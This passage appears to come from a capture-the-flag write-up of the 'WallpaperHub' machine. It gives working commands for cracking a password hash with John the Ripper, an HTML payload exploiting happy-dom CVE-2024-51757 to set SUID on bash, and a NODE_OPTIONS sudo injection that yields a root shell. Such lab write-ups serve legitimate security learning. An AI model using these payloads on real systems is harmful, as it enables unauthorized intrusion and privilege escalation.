
The database contained a password hash for the user wp_hub. I saved this hash to a file named wp_hub.hash and used John the Ripper to crack it using the rockyou.txt wordlist.
1
john --wordlist=/usr/share/wordlists/rockyou.txt wp_hub.hash
John successfully cracked the hash, revealing the password:
1
2
?:qazwsxedc
1 password hash cracked, 0 left
With the valid credentials, I logged into the target machine via SSH.
1
2
ssh [email protected]
password: qazwsxedc
I successfully gained a shell as the wp_hub user.
1
2
wp_hub@wallpaperhub:~$ id
uid=1001(wp_hub) gid=1001(wp_hub) groups=1001(wp_hub)
Post Exploitation
I checked for standard vectors like sudo -l permissions and SUID binaries.

Method 1: Happy-DOM RCE
I analyzed the /usr/bin/web-scraper script and noticed it uses the happy-dom library to parse HTML. Research indicated that older versions of happy-dom are vulnerable to Arbitrary Code Execution (CVE-2024-51757) via the src attribute of <script> tags.

The vulnerability exists because happy-dom evaluates JavaScript inside the src attribute to construct the URL. Since the library runs in a Node.js environment, this allows for the execution of system commands.
I created a malicious HTML file (exploit_cve.html). To bypass URL encoding (which converts spaces to %20 and breaks shell commands), I constructed the command string dynamically using String.fromCharCode(32) to represent spaces.
1
2
3
4
5
6
<!DOCTYPE html>
<html>
<body>
<script src="http://localhost/x'+require('child_process').execSync('chmod'+String.fromCharCode(32)+'u+s'+String.fromCharCode(32)+'/bin/bash')+'"></script>
</body>
</html>
I executed the scraper using sudo, pointing it to my malicious file:
1
sudo /usr/bin/web-scraper /root/web_src_downloaded/../../home/wp_hub/exploit_cve.html
The script parsed the HTML, executed the injected Node.js code, and added the SUID bit to /bin/bash.

Method 2: Environment Injetion (NODE_OPTIONS)
Since the allowed binary /usr/bin/web-scraper is a Node.js script and !env_reset is enabled, I could exploit this by injecting the NODE_OPTIONS environment variable. This variable allows users to pass command-line arguments to the Node.js process via the environment.
I created a payload that spawns a shell and saved it to /tmp/root.js:
1
require('child_process').spawn('/bin/bash', {stdio: 'inherit'});

I then executed the sudo command, setting NODE_OPTIONS to preload my malicious script using the --require flag. I used a path traversal payload ( .../fake.html) to satisfy the sudoers wildcard requirement.
1
sudo NODE_OPTIONS='--require /tmp/root.js' /usr/bin/web-scraper /root/web_src_downloaded/fake.html
The Node.js process loaded my script with root privileges before executing the main application, granting me an immediate root shell.
The WallpaperHub machine demonstrated the danger of relying on filename input for file operations without sanitization, which led to full system disclosure via LFI. Furthermore, it highlighted the risks of relaxed sudo configurations (!env_reset), which can turn even harmless scripts into privilege escalation vectors. Finally, it served as a practical example of CVE-2024-51757, showing how server-side DOM implementations can be tricked into executing arbitrary system commands.
Thanks for reading this far. If you enjoyed the writeup, do support me here.